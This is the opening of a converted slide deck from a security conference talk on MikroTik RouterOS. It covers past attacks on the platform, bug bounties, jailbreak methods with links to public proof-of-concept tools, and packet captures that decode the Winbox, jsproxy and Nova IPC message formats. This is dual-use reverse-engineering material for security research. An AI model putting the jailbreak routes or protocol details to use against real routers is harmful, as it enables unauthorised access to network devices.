

# MikroTik RouterOS Security: The Forgotten IPC Message

Qian Chen | November 2022




# About Me

- Senior security engineer from Codesafe Team of Legendsec at QI-ANXIN Group
- Mainly focus on the IoT and protocol security
- Speaker at conferences: POC2019, HITB2021AMS



@cq674350529

# Agenda



Introduction



Communication  
Mechanism



Research &  
Vulnerabilities



Summary

# Agenda



Introduction



Communication  
Mechanism




Research &  
Vulnerabilities



Summary

# What is MikroTik RouterOS?

- **MikroTik**: a software and hardware manufacturer providing routing, switching and wireless equipment



- **RouterOS**: a stand-alone operating system based on Linux, mainly for MikroTik manufactured routers


- VPN
- MPLS
- Hotspot
- Proxy
- Radius
- IoT
- SMB
- Container

*full features and cheap, uniform UI for easy usage*


# RouterOS Release Tree

2.96 million online device

- Long-term: 6.48.6
- Stable: 7.6
- Testing: 7.6rc3
- ~~Legacy~~
- ~~Development~~



# Top 20 Versions of Online MikroTik Devices



1. Data was collected with FOFA engine (as of September 28, 2022)

# MikroTik News

**: CIA Hacking revealed**

Chimay Red exploit  
Persistence exploit

PDF

Chimay Red

**VPNFilter**

VPNFilter

**Slingshot APT – how it attacks**

Slingshot – an advanced, cyber-espionage threat actor targeting individuals and organizations in Africa and the Middle East, from at least 2012 until February 2018

- Many victims infected when installing compromised routers**
- Slingshot replaces a legitimate direct line library DLL with a version that has malicious code embedded**
- Malicious library is loaded by a process with SYSTEM privilege – intruder gets same rights**
- Leads components (Gulnargo user model) is Catwalk (kernel module)**
- Information gathering**
  - Slingshot collects administrative, application data, network data, databases, USB connections, other device activity, clipboard and more
  - Remote access means it can steal whatever it wants
  - Hides from detection

**Who is behind Slingshot?**

- Signs suggest threat has been around a long time

Slingshot

**TrickBot**

Attacker

Command and control

Sets up malicious domains

Compromised IoT device

Scans for MikroTik devices that are exposed to the internet

Steals device credentials and maintains persistence

Executes traffic redirection command

Target network

Communicates with C2 via router, drops packets, steals info



# MikroTik Bounty



Zerodium ✓  
@Zerodium

We are paying \$100,000++ for MikroTik #Oday exploits leading to pre-auth RCE, or auth. bypass, or credentials disclosure. Target archs are: X86, ARM, MIPS. As always, we pay using Bitcoin/Monero or bank transfers. Offer valid for one month.

8:29pm Jan 31, 2019 · Twitter Web Client

## PWN2OWN AUSTIN 2021

Mikrotik	WAN Side	\$30,000	3
RB4011iGS+RM	LAN Side	\$15,000	2

## PWN2OWN TORONTO 2022

Mikrotik RouterBoard	WAN Side	\$30,000	3
RB2011UiAS-IN	LAN Side	\$15,000	2

# MikroTik Security Research

## Kirils

- Quickstart: RouterOS jailbreaking and security research
- A deeper journey into MikroTik routers


## Jacob Baines

- Bug Hunting in RouterOS
- Help Me, Vulnerabilities. You're My Only Hope
- Let's Bug Hunt in RouterOS

## Harrison Green, Ian Dupont

- Pulling MikroTik into the Limelight: Demystifying and Jailbreaking RouterOS

# Set Up



The screenshot shows a virtual machine window titled "mikrotik\_6470 - VMware Workstation". The window contains a terminal window with the following text:

```
.iso image(x86) or cloud hosted router
```

```
Workstation | [Icons]
```

```
Ubuntu 18.04 x mikrotik_6470 x
```

```
MMMM   MMMM   KKK           TTTTTTTTTT   KKK
MMM MMMM MMM III KKK KKK RRRRRR   000000   TTT   III KKK KKK
MMM MM  MMM III KKKKK   RRR RRR 000 000   TTT   III KKKKK
MMM   MMM III KKK KKK   RRRRRR   000 000   TTT   III KKK KKK
MMM   MMM III KKK KKK   RRR RRR 000000   TTT   III KKK KKK

MikroTik RouterOS 6.47 (c) 1999-2020      http://www.mikrotik.com/

ROUTER HAS NO SOFTWARE KEY
-----
You have 23h37m to configure the router to be remotely accessible,
and to enter the key by pasting it in a Telnet window or in Winbox.
Turn off the device to stop the timer.
See www.mikrotik.com/key for more details.

Current installation "software ID": B85U-EWQD
Please press "Enter" to continue!

[admin@MikroTik] > _
```

# Jailbreak


	Virtual Machine	Real Device
cleaner_wrasse <sup>1</sup>	✓	✓
netboot jailbreak <sup>2</sup>	✗	✓
FOISted <sup>3</sup>	✓	✓
container_mount <sup>4</sup>	✓	✓
execute_milo <sup>5</sup>	✓	✗
memory patch <sup>2,6</sup>	✓	✗

✓ support ✗ not support

*Those methods based on software vulnerability may not survive.*

1. [https://github.com/tenable/routeros/tree/master/cleaner\\_wrasse](https://github.com/tenable/routeros/tree/master/cleaner_wrasse)
2. <http://ufo.stealien.com/2022-06-01/how-to-root-your-routeros-v7-virtual-machine>
3. <https://margin.re/blog/pulling-mikrotik-into-the-limelight.aspx>
4. <https://nns.ee/blog/2022/08/05/routeros-container-rce.html>
5. [https://github.com/tenable/routeros/tree/master/poc/execute\\_milo](https://github.com/tenable/routeros/tree/master/poc/execute_milo)
6. [https://github.com/pedrib/PoC/blob/master/tools/mikrotik\\_jailbreak.py](https://github.com/pedrib/PoC/blob/master/tools/mikrotik_jailbreak.py)

# Agenda



Introduction



Communication  
Mechanism



Research &  
Vulnerabilities



Summary

# Example: HTTP Request

Long-term 6.42.11

192.168.200.167

HTTP

485 POST /jsproxy HTTP/1.1 (msg)

```
> Frame 31: 485 bytes on wire (3880 bits), 485 bytes captured (3880 bits)
> Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_a7:8c:79 (00:0c:29:a7:8c:79)
> Internet Protocol Version 4, Src: 192.168.200.1, Dst: 192.168.200.167
> Transmission Control Protocol, Src Port: 39966, Dst Port: 80, Seq: 2382, Ack: 3810, Len: 431
> Hypertext Transfer Protocol
  > POST /jsproxy HTTP/1.1\r\n
    Host: 192.168.200.167\r\n
    Connection: keep-alive\r\n
  > Content-Length: 33\r\n
    Accept-Language: \r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36\r\n
    Content-Type: msg\r\n
    Accept: */*\r\n
    Origin: http://192.168.200.167\r\n
    Referer: http://192.168.200.167/webfig/\r\n
    Accept-Encoding: gzip, deflate\r\n
  > Cookie: username=admin\r\n
    \r\n
    [Full request URI: http://192.168.200.167/jsproxy]
    [HTTP request 6/11]
    [Prev request in frame: 29]
    [Response in frame: 32]
    [Next request in frame: 33]
  File Data: 33 bytes
> Media Type
```

```
0000 00 0c 29 a7 8c 79 00 50 56 c0 00 08 08 00 45 00 ..)..y.P V.....E-
0010 01 d7 e0 b5 40 00 80 06 06 71 c0 a8 c8 01 c0 a8 ....@...-q.....
0020 c8 a7 9c 1e 00 50 bc a5 aa 33 4e 33 d2 48 50 18 .....P...-3N3-HP-
0030 10 06 61 c1 00 00 50 4f 53 54 20 2f 6a 73 70 72 ..a...PO ST /jspr
0040 6f 78 79 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f oxy HTTP /1.1..Ho
0050 73 74 3a 20 31 39 32 2e 31 36 38 2e 32 30 30 2e st: 192.168.200.
0060 31 36 37 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 167..Con nection:
0070 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 43 6f 6e keep-al ive..Con
0080 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 33 0d tent-Len gth: 33-
0090 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 -Accept- Language
00a0 3a 20 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 : ..User -Agent:
00b0 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e Mozilla/ 5.0 (Win
00c0 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b 20 57 69 dows NT 10.0; Wi
00d0 6e 36 34 3b 20 78 36 34 29 20 41 70 70 6c 65 57 n64; x64 ) AppleW
00e0 65 62 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b 48 ebKit/53 7.36 (KH
00f0 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29 TML, lik e Gecko)
0100 20 43 68 72 6f 6d 65 2f 31 30 35 2e 30 2e 30 2e Chrome/ 105.0.0.
0110 30 20 53 61 66 61 72 6f 2f 35 33 37 2e 33 36 0d 0 Safari /537.36-
0120 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d -Content -Type: m
0130 73 67 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d sg..Acce pt: */*-
0140 0a 4f 72 69 67 69 6e 3a 20 68 74 74 70 3a 2f 2f -Origin: http://
0150 31 39 32 2e 31 36 38 2e 32 30 30 2e 31 36 37 0d 192.168. 200.167-
0160 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a 2f -Referer : http:/
0170 2f 31 39 32 2e 31 36 38 2e 32 30 30 2e 31 36 37 /192.168 .200.167
0180 2f 77 65 62 66 69 67 2f 0d 0a 41 63 63 65 70 74 /webfig/ -Accept
0190 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c -Encodin g: gzip,
01a0 20 64 65 66 6c 61 74 65 0d 0a 43 6f 6f 6b 69 65 deflate -Cookie
01b0 3a 20 75 73 65 72 6e 61 6d 65 3d 61 64 6d 69 6e : userna me=admin
```

post data are encrypted

```

// file: master-min-17ed466ddd93.js
function post(req, cb) {
  if (window.ArrayBuffer) {
    request('POST', '/jsproxy', session.encryptUint8Array(msg2buffer(req)), function(r){
      session.decryptUint8Array(new Uint8Array(r), cb);
      // ...
    });
  } else {
    request('POST', '/jsproxy', session.encrypt(msg2json(req)), function(r) {
      session.decrypt(r, cb);
      // ...
    });
  }
}

```

deprecated

plaintext msg

{		4d32
Uff0001: [13, 7],	msg2buffer() →	0100ff88 0200 0d000000 07000000
uff0007: 16646157,		0700ff08 0d00fe00
s1: 'admin'		01000021 05 61646d696e
}		

# Example: Winbox Request

WinBox v3.11

192.168.200.1	192.168.200.167	TCP	165 40442 → 8291 [PSH, ACK] Seq=410 Ack=383 Win=1050624 Len=111
192.168.200.167	192.168.200.1	TCP	203 8291 → 40442 [PSH, ACK] Seq=383 Ack=521 Win=15680 Len=149

Frame 32: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits) on interface \Device\NPF\_...  
 Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: VMware\_a7:8c:79 (00:0c:29:a7:8c:79)  
 Internet Protocol Version 4, Src: 192.168.200.1, Dst: 192.168.200.167  
 Transmission Control Protocol, Src Port: 40442, Dst Port: 8291, Seq: 410, Ack: 383, Len: 111  
 Data (111 bytes)  
 Data: 6d05006149d7f443f5cdb78e03d9afbdc3e14b212b3195cfdc14f15ca9b409ea91a49479...  
 [Length: 111]

0000	00 0c 29 a7 8c 79 00 50 56 c0 00 08 08 00 45 00	..).y.P V.....E.
0010	00 97 e1 50 40 00 80 06 07 16 c0 a8 c8 01 c0 a8	...P@... .....
0020	c8 a7 9d fa 20 63 2e b8 2a 78 29 32 46 1f 50 18	.... c.. *x)2F.P.
0030	10 08 ca 81 00 00 6d 05 00 61 49 d7 f4 43 f5 cd	.....m. aI..C..
0040	07 08 03 04 af b0 c3 e1 4b 21 26 31 95 cf dc 14	.....KPM
0050	f1 5c a9 b4 09 ea 91 a4 94 79 b3 11 b7 f5 e6 86	.....Y+g
0060	7a 92 7c 2a fe 00 00 00 00 00 00 00 00 00 00	.....6rx.....7
0070	92 fa 7d 3e c1 00 00 00 00 00 00 00 00 00 00	.....4/
0080	21 44 cf b6 fe 12 34 f8 b8 02 af 9e b8 ed 8a 9e	ID....4.....
0090	ba 92 cb a8 a1 c3 46 5d 1f f1 fd 96 7c aa 69 cd	.....F].....1
00a0	2f fb 63 b8 50	/.c.P

data are encrypted

plaintext msg

```
370100354d320500ff010600ff09010
700ff090701000021046c6973740200
ff8802000000000000b0000000100ff8
802000200000002000000
```



```
37 01 0035 4d32
0500ff01
0600ff09 01
0700ff09 07
01000021 04 6c697374
0200ff88 0200 00000000 0b000000
0100ff88 0200 02000000 02000000
```



# Nova Message

a custom message used for communication in RouterOS

*JSON format is used for interpretation purpose.*

# Nova Message

```
{bfff0005:1, uff0006:0x1, uff0007:0xfe000d, s1:'admin', Uff0001:[13,7]}
```

type    key    value



- Typed key-value pairs
  - Possible types



- **b**: bool
- **u**: 32 bit integer
- **q**: 64 bit integer
- **s**: string
- **r**: raw
- **a**: IPv6
- **m**: message
- **B**: bool array
- **U**: 32 bit integer array
- **Q**: 64 bit integer array
- **S**: string array
- **R**: raw array
- **A**: IPv6 array
- **M**: message array

# Nova Message

{bfff0005:1, uff0006:0x1, uff0007:0xfe000d, s1:'admin', Uff0001:[13,7]}

type    key    value

- Typed key-value pairs
  - Key: hex value



# Inter-Process Communication (IPC)

*Each individual process has its own responsibility.  
They can be glued together through the IPC mechanism.*

# Example: FTP Login

No.	Time	Source	Destination	Protocol	Length	Info
21	1.997527	192.168.200.134	192.168.200.129	FTP	113	Response: 220 MikroTik FTP server (MikroTik 6.47) ready
49	3.738193	192.168.200.129	192.168.200.134	FTP	78	Request: USER admin
51	3.738482	192.168.200.134	192.168.200.129	FTP	99	Response: 331 Password required for admin
90	5.921972	192.168.200.129	192.168.200.134	FTP	79	Request: PASS 123456
97	6.925086	192.168.200.134	192.168.200.129	FTP	87	Response: 530 Login incorrect
99	6.925470	192.168.200.129	192.168.200.134	FTP	72	Request: SYST
